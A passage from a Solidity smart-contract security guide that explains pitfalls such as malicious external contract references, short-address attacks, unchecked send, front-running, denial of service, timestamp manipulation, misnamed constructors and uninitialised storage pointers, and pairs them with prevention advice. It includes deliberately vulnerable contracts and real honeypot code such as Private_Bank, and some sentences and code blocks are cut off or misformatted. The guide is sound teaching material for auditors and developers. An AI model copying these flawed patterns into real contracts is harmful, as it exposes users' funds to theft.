excellent [blog post](#). Furthermore, using solely block variables mean that the pseudo-random number will be the same for all transactions in a block, so an attacker can multiply their wins by doing many transactions within a block (should there be a maximum bet).

Preventative Techniques

The source of entropy (randomness) must be external to the blockchain. This can be done amongst peers with systems such as [commit-reveal](#), or via changing the trust model to a group of participants (such as in [RandDAO](#)). This can also be done via a centralised entity, which acts as a randomness oracle. Block variables (in general, there are some exceptions) should not be used to source entropy as they can be manipulated by miners.

Real-World Example: PRNG Contracts

Arseny Reutov wrote a [blog post](#) after he analysed 3649 live smart contracts which were using some sort of pseudo random number generator (PRNG) and found 43 contracts which could be exploited.

External Contract Referencing

One of the benefits of the Ethereum *global computer* is the ability to re-use code and interact with contracts already deployed on the network. As a result, a large number of contracts reference external contracts and in general operation use external message calls to interact with these contracts. These external message calls can mask malicious actors intentions in some non-obvious ways, which will be discussed in this section.

The Vulnerability

In Solidity, any address can be cast as a contract regardless of whether the code at the address represents the contract type being cast. This can be deceiving, especially when the author of the contract is trying to hide malicious code. Let us illustrate this with an example:

Consider a piece of code which rudimentarily implements the [Rot13](#) cipher.

Rot13Encryption.sol:

```
//encryption contract
contract Rot13Encryption {
    event Result(string convertedString);

    //rot13 encrypt a string
    function rot13Encrypt (string text) public {
```

```

        uint256 length = bytes(text).length;
        for (var i = 0; i < length; i++) {
            byte char = bytes(text)[i];
            //inline assembly to modify the string
            assembly {
                char := byte(0,char) // get the first byte
                if and(gt(char,0x6D), lt(char,0x7B)) // if the character is
                in [n,z], i.e. wrapping.
                { char:= sub(0x60, sub(0x7A,char)) } // subtract from the
                ascii number a by the difference char is from z.
                if iszero(eq(char, 0x20)) // ignore spaces
                {mstore8(add(add(text,0x20), mul(i,1)), add(char,13))} // add
                13 to char.
            }
        }
        emit Result(text);
    }

    // rot13 decrypt a string
    function rot13Decrypt (string text) public {
        uint256 length = bytes(text).length;
        for (var i = 0; i < length; i++) {
            byte char = bytes(text)[i];
            assembly {
                char := byte(0,char)
                if and(gt(char,0x60), lt(char,0x6E))
                { char:= add(0x7B, sub(char,0x61)) }
                if iszero(eq(char, 0x20))
                {mstore8(add(add(text,0x20), mul(i,1)), sub(char,13))}
            }
        }
        emit Result(text);
    }
}

```

This code simply takes a string (letters a-z, without validation) and *encrypts* it by shifting each character 13 places to the right (wrapping around z); i.e. a shifts to n and x shifts to k. The assembly in the above contract does not need to be understood to appreciate the issue being discussed, so the reader unfamiliar with assembly can safely ignore it.

Consider the following contract which uses this code for its encryption,

```

import "Rot13Encryption.sol";

// encrypt your top secret info
contract EncryptionContract {
    // library for encryption
    Rot13Encryption encryptionLibrary;

    // constructor - initialise the library
    constructor(Rot13Encryption _encryptionLibrary) {
        encryptionLibrary = _encryptionLibrary;
    }

    function encryptPrivateData(string privateInfo) {
        // potentially do some operations here
        encryptionLibrary.rot13Encrypt(privateInfo);
    }
}

```

```
    }
}
```

The issue with this contract is that the `encryptionLibrary` address is not public or constant. Thus the deployer of the contract could have given an address in the constructor which points to this contract:

```
//encryption contract
contract Rot26Encryption {

    event Result(string convertedString);

    //rot13 encrypt a string
    function rot13Encrypt (string text) public {
        uint256 length = bytes(text).length;
        for (var i = 0; i < length; i++) {
            byte char = bytes(text)[i];
            //inline assembly to modify the string
            assembly {
                char := byte(0,char) // get the first byte
                if and(gt(char,0x6D), lt(char,0x7B)) // if the character is
                in [n,z], i.e. wrapping.
                { char:= sub(0x60, sub(0x7A,char)) } // subtract from the
                ascii number a by the difference char is from z.
                if iszero(eq(char, 0x20)) // ignore spaces
                {mstore8(add(add(text,0x20), mul(i,1)), add(char,26))} // add
                13 to char.
            }
        }
        emit Result(text);
    }

    // rot13 decrypt a string
    function rot13Decrypt (string text) public {
        uint256 length = bytes(text).length;
        for (var i = 0; i < length; i++) {
            byte char = bytes(text)[i];
            assembly {
                char := byte(0,char)
                if and(gt(char,0x60), lt(char,0x6E))
                { char:= add(0x7B, sub(char,0x61)) }
                if iszero(eq(char, 0x20))
                {mstore8(add(add(text,0x20), mul(i,1)), sub(char,26))}
            }
        }
        emit Result(text);
    }
}
```

which implements the rot26 cipher, which shifts each character by 26 places (i.e. does nothing). Again, there is no need to understand the assembly in this contract. A more elegant deployer could have also linked the following simpler contract to the same effect:

```

contract Print{
    event Print(string text);

    function rot13Encrypt(string text) public {
        emit Print(text);
    }
}

```

If the address of either of these contracts were given in the constructor, the `encryptPrivateData()` function would simply produce an event which prints the unencrypted private data. Although in this example a library-like contract was set in the constructor, it is often the case that a privileged user (such as an owner) can change library contract addresses. If a linked contract doesn't contain the function being called, the fallback function will execute. For example, with the line `encryptionLibrary.rot13Encrypt()`, if the contract specified by `encryptionLibrary` was:

```

contract Blank {
    event Print(string text);
    function () {
        emit Print("Here");
        //put malicious code here and it will run
    }
}

```

then an event with the text `Here` would be emitted. Thus if users can alter contract libraries, they can in principle get users to unknowingly run arbitrary code.

Note: The contracts represented here are for demonstrative purposes only and do not represent actual encryption. These should not be implemented for any kind of serious encryption.

Preventative Techniques

As demonstrated above, vulnerability free contracts can (in some cases) be deployed in such a way that they behave maliciously. An auditor could publicly verify a contract and have its owner deploy it in a malicious way, resulting in a publicly audited contract which has vulnerabilities or malicious intent.

There are a number of techniques which prevent these scenarios.

One technique, is to use the `new` keyword to create contracts. In the example above, the constructor could be written like:

```

constructor() {
    encryptionLibrary = new Rot13Encryption();
}

```

This way an instance of the referenced contract is created at deployment time and the deployer cannot replace the `Rot13Encryption` contract with anything else without modifying the smart contract.

Another solution is to hard code any external contract addresses if they are known.

In general, code that calls external contracts should always be looked at carefully. As a developer, when defining external contracts, it can be a good idea to make the contract addresses public (which is not the case in the honey-pot example given below) to allow users to easily examine which code is being referenced by the contract. Conversely, if a contract has a private variable contract address it can be a sign of someone behaving maliciously (as shown in the real-world example). If a privileged (or any) user is capable of changing a contract address which is used to call external functions, it can be important (in a decentralised system context) to implement a time-lock or voting mechanism to allow users to see which code is being changed or to give participants a chance to opt in/out with the new contract address.

Real-World Example: Re-Entrancy Honey Pot

A number of recent honey pots have been released on the mainnet. These contracts try to outsmart Ethereum hackers who try to exploit the contracts, but who in turn end up getting ether lost to the contract they expect to exploit. One example employs the above attack by replacing an expected contract with a malicious one in the constructor. The code can be found [here](#):

```
pragma solidity ^0.4.19;

contract Private_Bank
{
    mapping (address => uint) public balances;
    uint public MinDeposit = 1 ether;
    Log TransferLog;

    function Private_Bank(address _log)
    {
        TransferLog = Log(_log);
    }

    function Deposit()
    public
    payable
    {
        if(msg.value >= MinDeposit)
        {
            balances[msg.sender] += msg.value;
            TransferLog.AddMessage(msg.sender, msg.value, "Deposit");
        }
    }

    function CashOut(uint _am)
```

```

{
    if(_am<=balances[msg.sender])
    {
        if(msg.sender.call.value(_am)())
        {
            balances[msg.sender]-=_am;
            TransferLog.AddMessage(msg.sender,_am,"CashOut");
        }
    }
}

function() public payable{}

}

contract Log
{
    struct Message
    {
        address Sender;
        string Data;
        uint Val;
        uint Time;
    }

    Message[] public History;
    Message LastMsg;

    function AddMessage(address _adr,uint _val,string _data)
    public
    {
        LastMsg.Sender = _adr;
        LastMsg.Time = now;
        LastMsg.Val = _val;
        LastMsg.Data = _data;
        History.push(LastMsg);
    }
}

```

This [post](#) by one reddit user explains how they lost 1 ether to this contract by trying to exploit the re-entrancy bug they expected to be present in the contract.

Short Address/Parameter Attack

This attack is not specifically performed on Solidity contracts themselves but on third party applications that may interact with them. This section is added for completeness and to give the reader an awareness of how parameters can be manipulated in contracts.

For further reading, see [The ERC20 Short Address Attack Explained, ICO Smart contract Vulnerability: Short Address Attack](#) or this [reddit post](#).

The Vulnerability

When passing parameters to a smart contract, the parameters are encoded according to the [ABI specification](#). It is possible to send encoded parameters that are shorter than the expected parameter length (for example, sending an address that is only 38 hex chars (19 bytes) instead of the standard 40 hex chars (20 bytes)). In such a scenario, the EVM will pad 0's to the end of the encoded parameters to make up the expected length.

This becomes an issue when third party applications do not validate inputs. The clearest example is an exchange which doesn't verify the address of an [ERC20](#) token when a user requests a withdrawal. This example is covered in more detail in Peter Venesses' post, [The ERC20 Short Address Attack Explained](#) mentioned above.

Consider, the standard [ERC20](#) transfer function interface, noting the order of the parameters,

```
function transfer(address to, uint tokens) public returns (bool success);
```

Now consider, an exchange, holding a large amount of a token (let's say REP) and a user wishes to withdraw their share of 100 tokens. The user would submit their address, `0xdeaddeaddeaddeaddeaddeaddeaddead` and the number of tokens, `100`. The exchange would encode these parameters in the order specified by the `transfer()` function, i.e. address then tokens. The encoded result would be `a9059cbb00000000000000000000000000000000deaddeaddeaddeaddeaddeaddeaddead0056bc75e2d63100000`. The first four bytes (`a9059cbb`) are the `transfer()` [function signature/selector](#), the second 32 bytes are the address, followed by the final 32 bytes which represent the `uint256` number of tokens. Notice that the hex `56bc75e2d63100000` at the end corresponds to 100 tokens (with 18 decimal places, as specified by the REP token contract).

the user is only withdrawing 100) to the modified address. Obviously the attacker wont possess the modified address in this example, but if the attacker where to generate any address which ended in 0's (which can be easily brute forced) and used this generated address, they could easily steal tokens from the unsuspecting exchange.

Preventative Techniques

All input parameters in external applications should be validated before sending them to the blockchain. It should also be noted that parameter ordering plays an important role here. As padding only occurs at the end, careful ordering of parameters in the smart contract can potentially mitigate some forms of this attack.

Unchecked CALL Return Values

There a number of ways of performing external calls in solidity. Sending ether to external accounts is commonly performed via the `transfer()` method. However, the `send()` function can also be used and, for more versatile external calls, the `CALLOpcode` can be directly employed in solidity. The `call()` and `send()` functions return a boolean indicating if the call succeeded or failed. Thus these functions have a simple caveat, in that the transaction that executes these functions will not revert if the external call (intialised by `call()` or `send()`) fails, rather the `call()` or `send()` will simply return `false`. A common pitfall arises when the return value is not checked, rather the developer expects a revert to occur.

For further reading, see [DASP Top 10](#) and [Scanning Live Ethereum Contracts for the "Unchecked-Send" Bug](#).

The Vulnerability

Consider the following example:

```
contract Lotto {  
  
    bool public payedOut = false;  
    address public winner;  
    uint public winAmount;  
  
    // ... extra functionality here  
  
    function sendToWinner() public {  
        require(!payedOut);  
        winner.send(winAmount);  
        payedOut = true;  
    }  
  
    function withdrawLeftOver() public {  
    }
```

```

        require(payedOut);
        msg.sender.send(this.balance);
    }
}

```

This contract represents a Lotto-like contract, where a winner receives `winAmount` of ether, which typically leaves a little left over for anyone to withdraw.

The vulnerability exists on line [11] where a `send()` is used without checking the response. In this trivial example, a `winner` whose transaction fails (either by running out of gas or being a contract that intentionally throws in the fallback function) allows `payedOut` to be set to `true` (regardless of whether ether was sent or not). In this case, the public can withdraw the winner's winnings via the `withdrawLeftOver()` function.

Preventative Techniques

Whenever possible, use the `transfer()` function rather than `send()` as `transfer()` will revert if the external transaction reverts. If `send()` is required, always ensure to check the return value.

An even more robust [recommendation](#) is to adopt a *withdrawal pattern*. In this solution, each user is burdened with calling an isolated function (i.e. a `withdraw` function) which handles the sending of ether out of the contract and therefore independently deals with the consequences of failed send transactions. The idea is to logically isolate the external send functionality from the rest of the code base and place the burden of potentially failed transaction to the end-user who is calling the `withdraw` function.

Real-World Example: Etherpot and King of the Ether

[Etherpot](#) was a smart contract lottery, not too dissimilar to the example contract mentioned above. The solidity code for etherpot, can be found here: [lotto.sol](#). The primary downfall of this contract was due to an incorrect use of block hashes (only the last 256 block hashes are useable, see Aakil Fernandes's [post](#) about how Etherpot failed to implement this correctly). However this contract also suffered from an unchecked call value. Notice the function, `cash()` on line [80] of `lotto.sol`:

`lotto.sol`: Code snippet

```

...
function cash(uint roundIndex, uint subpotIndex){
    var subpotsCount = getSubpotsCount(roundIndex);
    if(subpotIndex>=subpotsCount)
        return;
}

```

```

var decisionBlockNumber =
getDecisionBlockNumber(roundIndex, subpotIndex);

if(decisionBlockNumber>block.number)
    return;

if(rounds[roundIndex].isCashed[subpotIndex])
    return;
//Subpots can only be cashed once. This is to prevent double payouts

var winner = calculateWinner(roundIndex, subpotIndex);
var subpot = getSubpot(roundIndex);

winner.send(subpot);

rounds[roundIndex].isCashed[subpotIndex] = true;
//Mark the round as cashed
}

...

```

Notice that on line [21] the send function's return value is not checked, and the following line then sets a boolean indicating the winner has been sent their funds. This bug can allow a state where the winner does not receive their ether, but the state of the contract can indicate that the winner has already been paid.

A more serious version of this bug occurred in the [King of the Ether](#). An excellent [post-mortem](#) of this contract has been written which details how an unchecked failed send() could be used to attack the contract.

Race Conditions / Front Running

The combination of external calls to other contracts and the multi-user nature of the underlying blockchain gives rise to a variety of potential Solidity pitfalls whereby users *race* code execution to obtain unexpected states. Re-Entrancy is one example of such a race condition. In this section we will talk more generally about different kinds of race conditions that can occur on the Ethereum blockchain. There is a variety of good posts on this subject, a few are: [Ethereum Wiki - Safety](#), [DASP - Front-Running](#) and the [Consensus - Smart Contract Best Practices](#).

The Vulnerability

As with most blockchains, Ethereum nodes pool transactions and form them into blocks. The transactions are only considered valid once a miner has solved a consensus mechanism (currently [ETHASH](#) PoW for Ethereum). The miner who solves the block also chooses which transactions from the pool will be included in the block, this is typically ordered by the `gasPrice` of a transaction. In here lies a potential attack vector. An attacker can watch the transaction pool for

transactions which may contain solutions to problems, modify or revoke the attacker's permissions or change a state in a contract which is undesirable for the attacker. The attacker can then get the data from this transaction and create a transaction of their own with a higher `gasPrice` and get their transaction included in a block before the original.

Let's see how this could work with a simple example. Consider the following contract,

FindThisHash.sol:

```
contract FindThisHash {
    bytes32 constant public hash =
        0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;

    constructor() public payable {} // load with ether

    function solve(string solution) public {
        // If you can find the pre image of the hash, receive 1000 ether
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
    }
}
```

Imagine this contract contains 1000 ether. The user who can find the pre-image of `hash0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a` can submit the solution and retrieve the 1000 ether. Lets say one user figures out the solution is `Ethereum!`. They call `solve()` with `Ethereum!` as the parameter. Unfortunately an attacker has been clever enough to watch the transaction pool for anyone submitting a solution. They see this solution, check it's validity, and then submit an equivalent transaction with a much higher `gasPrice` than the original transaction. The miner who solves the block will likely give the attacker preference due to the higher `gasPrice` and accept their transaction before the original solver. The attacker will take the 1000 ether and the user who solved the problem will get nothing (there is no ether left in the contract).

A more realistic problem comes in the design of the future Casper implementation. The Casper proof of stake contracts invoke slashing conditions where users who notice validators double-voting or misbehaving are incentivised to submit proof that they have done so. The validator will be punished and the user rewarded. In such a scenario, it is expected that miners and users will front-run all such submissions of proof, and this issue must be addressed before the final release.

Preventative Techniques

There are two classes of users who can perform these kinds of front-running attacks. Users (who modify the `gasPrice` of their transactions) and miners

themselves (who can re-order the transactions in a block how they see fit). A contract that is vulnerable to the first class (users), is significantly worse-off than one vulnerable to the second (miners) as miner's can only perform the attack when they solve a block, which is unlikely for any individual miner targeting a specific block. Here we'll list a few mitigation measures with relation to which class of attackers they may prevent.

One method that can be employed is to create logic in the contract that places an upper bound on the `gasPrice`. This prevents users from increasing the `gasPrice` and getting preferential transaction ordering beyond the upper-bound. This preventative measure only mitigates the first class of attackers (arbitrary users). Miners in this scenario can still attack the contract as they can order the transactions in their block however they like, regardless of gas price.

A more robust method is to use a [commit-reveal](#) scheme, whenever possible. Such a scheme dictates users send transactions with hidden information (typically a hash). After the transaction has been included in a block, the user sends a transaction revealing the data that was sent (the reveal phase). This method prevents both miners and users from frontrunning transactions as they cannot determine the contents of the transaction. This method however, cannot conceal the transaction value (which in some cases is the valuable information that needs to be hidden). The [ENS](#) smart contract allowed users to send transactions, whose committed data included the amount of ether they were willing to spend. Users could then send transactions of arbitrary value. During the reveal phase, users were refunded the difference between the amount sent in the transaction and the amount they were willing to spend.

A further suggestion by Lorenz, Phil, Ari and Florian is to use [Submarine Sends](#). An efficient implementation of this idea requires the `CREATE2` opcode, which currently hasn't been adopted, but seems likely in upcoming hard forks.

Real-World Examples: ERC20 and Bancor

The [ERC20](#) standard is quite well-known for building tokens on Ethereum. This standard has a potential frontrunning vulnerability which comes about due to the `approve()` function. A good explanation of this vulnerability can be found [here](#).

The standard specifies the `approve()` function as:

```
function approve(address _spender, uint256 _value) returns (bool success)
```

This function allows a user to permit other users to transfer tokens on their behalf. The frontrunning vulnerability comes in the scenario when a user, Alice, approves her friend, Bob to spend 100 tokens. Alice later decides that she wants to revoke Bob's approval to spend 100 tokens, so she creates a transaction that sets Bob's allocation to 50 tokens. Bob, who has been carefully watching the chain, sees this transaction and builds a transaction of his own spending the 100 tokens. He puts a higher `gasPrice` on his transaction than Alice's and gets his

transaction prioritised over hers. Some implementations of approve() would allow Bob to transfer his 100 tokens, then when Alice's transaction gets committed, resets Bob's approval to 50 tokens, in effect giving Bob access to 150 tokens. The mitigation strategies of this attack are given [here](#) in the document linked above.

Another prominent, real-world example is [Bancor](#). Ivan Bogatty and his team documented a profitable attack on the initial Bancor implementation. His [blog post](#) and [Devon 3 talk](#) discuss in detail how this was done. Essentially, prices of tokens are determined based on transaction value, users can watch the transaction pool for Bancor transactions and front run them to profit from the price differences. This attack has been addressed by the Bancor team.

Denial Of Service (DOS)

This category is very broad, but fundamentally consists of attacks where users can leave the contract inoperable for a small period of time, or in some cases, permanently. This can trap ether in these contracts forever, as was the case with the **Second Parity MultiSig hack**.

The Vulnerability

There are various ways a contract can become inoperable. Here we only highlight some potentially less-obvious Blockchain nuanced Solidity coding patterns that can lead to attackers performing DOS attacks.

Looping through externally manipulated mappings or arrays

This kind of pattern typically appears in scenarios where an owner wishes to distribute tokens amongst their investors, and do so with a distribute()-like function as can be seen in the example contract:

```
contract DistributeTokens {
    address public owner; // gets set somewhere
    address[] investors; // array of investors
    uint[] investorTokens; // the amount of tokens each investor gets

    // ... extra functionality, including transfertoken()

    function invest() public payable {
        investors.push(msg.sender);
        investorTokens.push(msg.value * 5); // 5 times the wei sent
    }

    function distribute() public {
        require(msg.sender == owner); // only owner
        for(uint i = 0; i < investors.length; i++) {
            // here transferToken(to,amount) transfers "amount" of tokens to
            the address "to"
            transferToken(investors[i],investorTokens[i]);
        }
    }
}
```

```
    }
}
```

Notice that the loop in this contract runs over an array which can be artificially inflated. An attacker can create many user accounts making the `investor` array large. In principle this can be done such that the gas required to execute the for loop exceeds the block gas limit, essentially making the `distribute()` function inoperable.

Owner operations

Another common pattern is where owners have specific privileges in contracts and must perform some task in order for the contract to proceed to the next state. One example would be an ICO contract that requires the owner to `finalize()` the contract which then allows tokens to be transferable, i.e.

```
bool public isFinalized = false;
address public owner; // gets set somewhere

function finalize() public {
    require(msg.sender == owner);
    isFinalized == true;
}

// ... extra ICO functionality

// overloaded transfer function
function transfer(address _to, uint _value) returns (bool) {
    require(isFinalized);
    super.transfer(_to,_value)
}

...
```

In such cases, if a privileged user loses their private keys, or becomes inactive, the entire token contract becomes inoperable. In this case, if the `owner` cannot call `finalize()` no tokens can be transferred; i.e. the entire operation of the token ecosystem hinges on a single address.

Progressing state based on external calls

Contracts are sometimes written such that in order to progress to a new state requires sending ether to an address, or waiting for some input from an external source. These patterns can lead to DOS attacks when the external call fails or is prevented for external reasons. In the example of sending ether, a user can create a contract which does not accept ether. If a contract requires ether to be withdrawn (consider a time-locking contract that requires all ether to be withdrawn before being useable again) in order to progress to a new state, the

contract will never achieve the new state as ether can never be sent to the user's contract which does not accept ether.

Preventative Techniques

In the first example, contracts should not loop through data structures that can be artificially manipulated by external users. A withdrawal pattern is recommended, whereby each of the investors call a withdraw function to claim tokens independently.

In the second example a privileged user was required to change the state of the contract. In such examples (wherever possible) a fail-safe can be used in the event that the owner becomes incapacitated. One solution could be setting up the owner as a multisig contract. Another solution is to use a timelock, where the require on line [13] could include a time-based mechanism, such as `require(msg.sender == owner || now > unlockTime)` which allows any user to finalise after a period of time, specified by `unlockTime`. This kind of mitigation technique can be used in the third example also. If external calls are required to progress to a new state, account for their possible failure and potentially add a time-based state progression in the event that the desired call never comes.

Note: Of course there are centralised alternatives to these suggestions where one can add a `maintenanceUser` who can come along and fix problems with DOS-based attack vectors if need be. Typically these kinds of contracts contain trust issues over the power of such an entity.

Real-World Examples: GovernMental

[GovernMental](#) was an old Ponzi scheme that accumulated quite a large amount of ether. In fact, at one point it had accumulated 1100 ether. Unfortunately, it was susceptible to the DOS vulnerabilities mentioned in this section. [This Reddit Post](#) describes how the contract required the deletion of a large mapping in order to withdraw the ether. The deletion of this mapping had a gas cost that exceeded the block gas limit at the time, and thus was not possible to withdraw the 1100 ether.

The contract address is [0xF45717552f12Ef7cb65e95476F217Ea008167Ae3](#) and you can see from transaction [0x0d80d67202bd9cb6773df8dd2020e7190a1b0793e8ec4fc105257e8128f0506b](#) that the 1100 ether was finally obtained with a transaction that used 2.5M gas (after the block gas limit allowed such a transaction).

Block Timestamp Manipulation

Block timestamps have historically been used for a variety of applications, such as entropy for random numbers (see the **Entropy Illusion** section for further details), locking funds for periods of time and various state-changing conditional statements that are time-dependent. Miners have the ability to adjust timestamps slightly which can prove to be quite dangerous if block timestamps are used incorrectly in smart contracts.

Some useful references for this are: [The Solidity Docs](#), this [Stack Exchange Question](#).

The Vulnerability

`block.timestamp` or its alias `now` can be manipulated by miners if they have some incentive to do so. Lets construct a simple game, which would be vulnerable to miner exploitation,
roulette.sol:

```
contract Roulette {
    uint public pastBlockTime; // Forces one bet per block

    constructor() public payable {} // initially fund contract

    // fallback function used to make a bet
    function () public payable {
        require(msg.value == 10 ether); // must send 10 ether to play
        require(now != pastBlockTime); // only 1 transaction per block
        pastBlockTime = now;
        if(now % 15 == 0) { // winner
            msg.sender.transfer(this.balance);
        }
    }
}
```

This contract behaves like a simple lottery. One transaction per block can bet 10 ether for a chance to win the balance of the contract. The assumption here is that, `block.timestamp` is uniformly distributed about the last two digits. If that were the case, there would be a 1/15 chance of winning this lottery.

However, as we know, miners can adjust the timestamp, should they need to. In this particular case, if enough ether pooled in the contract, a miner who solves a block is incentivised to choose a timestamp such that `block.timestamp` or `now` modulo 15 is 0. In doing so they may win the ether locked in this contract along with the block reward. As there is only one person allowed to bet per block, this is also vulnerable to front-running attacks (see the **Front-Running** section for further details).

In practice, block timestamps are monotonically increasing and so miners cannot choose arbitrary block timestamps (they must be larger than their

predecessors). They are also limited to setting blocktimes not too far in the future as these blocks will likely be rejected by the network (nodes will not validate blocks whose timestamps are in the future).

Preventative Techniques

Block timestamps should not be used for entropy or generating random numbers - i.e. they should not be the deciding factor (either directly or through some derivation) for winning a game or changing an important state (if assumed to be random).

Time-sensitive logic is sometimes required; i.e. unlocking contracts (timelocking), completing an ICO after a few weeks or enforcing expiry dates. It is sometimes recommended to use `block.number` (see the [Solidity docs](#)) and an average block time to estimate times; i.e. 1 week with a 10 second block time, equates to approximately, 60480 blocks. Thus, specifying a block number at which to change a contract state can be more secure as miners are unable to manipulate the block number as easily. The [BAT ICO](#) contract employed this strategy.

This can be unnecessary if contracts aren't particularly concerned with miner manipulations of the block timestamp, but it is something to be aware of when developing contracts.

Real-World Example: GovernMental

[GovernMental](#) was an old Ponzi scheme that accumulated quite a large amount of ether. It was also vulnerable to a timestamp-based attack. The contract paid out to the player who was the last player to join (for at least one minute) in a round. Thus, a miner who was a player, could adjust the timestamp (to a future time, to make it look like a minute had elapsed) to make it appear that the player was the last to join for over a minute (even though this is not true in reality). More detail on this can be found in the [History of Ethereum Security Vulnerabilities Post](#) by Tanya Bahrynovska.

Constructors with Care

Constructors are special functions which often perform critical, privileged tasks when initialising contracts. Before solidity v0.4.22 constructors were defined as functions that had the same name as the contract that contained them. Thus, when a contract name gets changed in development, if the constructor name isn't changed, it becomes a normal, callable function. As you can imagine, this can (and has) lead to some interesting contract hacks.

For further insight, the reader may be interested attempting the [Ethernaut Challenges](#) (in particular the Fallout level).

The Vulnerability

If the contract name gets modified, or there is a typo in the constructor's name such that it no longer matches the name of the contract, the constructor will behave like a normal function. This can lead to dire consequences, especially if the constructor is performing privileged operations. Consider the following contract

```
contract OwnerWallet {
    address public owner;

    //constructor
    function ownerWallet(address _owner) public {
        owner = _owner;
    }

    // fallback. Collect ether.
    function () payable {}

    function withdraw() public {
        require(msg.sender == owner);
        msg.sender.transfer(this.balance);
    }
}
```

This contract collects ether and only allows the owner to withdraw all the ether by calling the `withdraw()` function. The issue arises due to the fact that the constructor is not exactly named after the contract. Specifically, `ownerWallet` is not the same as `OwnerWallet`. Thus, any user can call the `ownerWallet()` function, set themselves as the owner and then take all the ether in the contract by calling `withdraw()`.

Preventative Techniques

This issue has been primarily addressed in the Solidity compiler in version 0.4.22. This version introduced a `constructor` keyword which specifies the constructor, rather than requiring the name of the function to match the contract name. Using this keyword to specify constructors is recommended to prevent naming issues as highlighted above.

Real-World Example: Rubixi

Rubixi ([contract code](#)) was another pyramid scheme that exhibited this kind of vulnerability. It was originally called `DynamicPyramid` but the contract name was changed before deployment to `Rubixi`. The constructor's name wasn't changed, allowing any user to become the `creator`. Some interesting discussion related to this bug can be found on this [Bitcoin Thread](#). Ultimately, it allowed users to fight

for creator status to claim the fees from the pyramid scheme. More detail on this particular bug can be found [here](#).

Uninitialised Storage Pointers

The EVM stores data either as storage or as memory. Understanding exactly how this is done and the default types for local variables of functions is highly recommended when developing contracts. This is because it is possible to produce vulnerable contracts by inappropriately initialising variables.

To read more about storage and memory in the EVM, see the [Solidity Docs: Data Location](#), [Solidity Docs: Layout of State Variables in Storage](#), [Solidity Docs: Layout in Memory](#).

This section is based off the excellent [post by Stefan Beyer](#). Further reading on this topic can be found from Stefan's inspiration, which is this [reddit thread](#).

The Vulnerability

Local variables within functions default to storage or memory depending on their type. Uninitialised local storage variables can point to other unexpected storage variables in the contract, leading to intentional (i.e. the developer intentionally puts them there to attack later) or unintentional vulnerabilities.

Let's consider the following, relatively simple name registrar contract:

NameRegistrar.sol

```
// A Locked Name Registrar
contract NameRegistrar {

    bool public unlocked = false; // registrar locked, no name updates

    struct NameRecord { // map hashes to addresses
        bytes32 name;
        address mappedAddress;
    }

    mapping(address => NameRecord) public registeredNameRecord; // records
    who registered names
    mapping(bytes32 => address) public resolve; // resolves hashes to
    addresses

    function register(bytes32 _name, address _mappedAddress) public {
        // set up the new NameRecord
        NameRecord newRecord;
        newRecord.name = _name;
        newRecord.mappedAddress = _mappedAddress;

        resolve[_name] = _mappedAddress;
        registeredNameRecord[msg.sender] = newRecord;

        require(unlocked); // only allow registrations if contract is
        unlocked
    }
}
```

}

This simple name registrar has only one function. When the contract is unlocked, it allows anyone to register a name (as a bytes32 hash) and map that name to an address. Unfortunately, this registrar is initially locked and the require on line [23] prevents register() from adding name records. There is however a vulnerability in this contract, that allows name registration regardless of the unlocked variable.

To discuss this vulnerability, first we need to understand how storage works in Solidity. As a high level overview (without any proper technical detail - we suggest reading the Solidity docs for a proper review), state variables are stored sequentially in *slots* as they appear in the contract (they can be grouped together, but not in this example, so we wont worry about that). Thus, `unlocked` exists in slot 0, `registeredNameRecord` exists in slot 1 and `resolve` in slot 2 etc. Each of these slots are of byte size 32 (there are added complexities with mappings which we ignore for now). The boolean `unlocked` will look like `0x000...0` (64 0's, excluding the `0x`) for false or `0x000...1`(63 0's) for true. As you can see, there is a significant waste of storage in this particular example.

The next piece of the puzzle, is that Solidity defaults complex data types, such as structs, to storage when initialising them as local variables. Therefore, `newRecord` on line [16] defaults to storage. The vulnerability is caused by the fact that `newRecord` is not initialised. Because it defaults to storage, it becomes a pointer to storage and because it is uninitialised, it points to slot 0 (i.e. where `unlocked` is stored). Notice that on lines [17] and [18] we then set `nameRecord.name` to `_name` and `nameRecord.mappedAddress` to `_mappedAddress`, this in effect changes the storage location of slot 0 and slot 1 which modifies both `unlocked` and the storage slot associated with `registeredNameRecord`.

Preventative Techniques

The Solidity compiler raises uninitialized storage variables as warnings, thus developers should pay careful attention to these warnings when building smart contracts. The current version of mist (0.10), doesn't allow these contracts to be compiled. It is often good practice to explicitly use the `memory` or `storage` when dealing with complex types to ensure they behave as expected.

Real-World Examples: Honey Pots: OpenAddressLottery and CryptoRoulette

A honey pot named OpenAddressLottery ([contract code](#)) was deployed that used this uninitialised storage variable querk to collect ether from some would-be hackers. The contract is rather in-depth, so we will leave the analysis to this [reddit thread](#) where the attack is quite clearly explained.

Another honey pot, CryptoRoulette ([contract code](#)) also utilises this trick to try and collect some ether. If you can't figure out how the attack works, see [An analysis of a couple Ethereum honeypot contracts](#) for an overview of this contract and others.

Floating Points and Precision

As of this writing (Solidity v0.4.24), fixed point or floating point numbers are not supported. This means that floating point representations must be made with the integer types in Solidity. This can lead to errors/vulnerabilities if not implemented correctly.

For further reading, see [Ethereum Contract Security Techniques and Tips - Rounding with Integer Division](#),

The Vulnerability

As there is no fixed point type in Solidity, developers are required to implement their own using the standard integer data types. There are a number of pitfalls developers can run into during this process. I will try to highlight some of these in this section.

Lets begin with a code example (lets ignore any over/under flow issues for simplicity).

```
contract FunWithNumbers {
    uint constant public tokensPerEth = 10;
    uint constant public weiPerEth = 1e18;
    mapping(address => uint) public balances;

    function buyTokens() public payable {
        uint tokens = msg.value/weiPerEth*tokensPerEth; // convert wei to
        eth, then multiply by token rate
        balances[msg.sender] += tokens;
    }

    function sellTokens(uint tokens) public {
        require(balances[msg.sender] >= tokens);
        uint eth = tokens/tokensPerEth;
        balances[msg.sender] -= tokens;
        msg.sender.transfer(eth*weiPerEth); //
    }
}
```

This simple token buying/selling contract has some obvious problems in the buying and selling of tokens. Although the mathematical calculations for buying and selling tokens are correct, the lack of floating point numbers will give erroneous results. For example, when buying tokens on line [7], if the value is less than 1 ether the initial division will result in 0, leaving the final multiplication 0 (i.e. 200 wei divided by 1e18 weiPerEth equals 0). Similarly, when selling tokens, any tokens less than 10 will also result in 0 ether. In fact, rounding here is always down, so selling 29 tokens, will result in 2 ether.

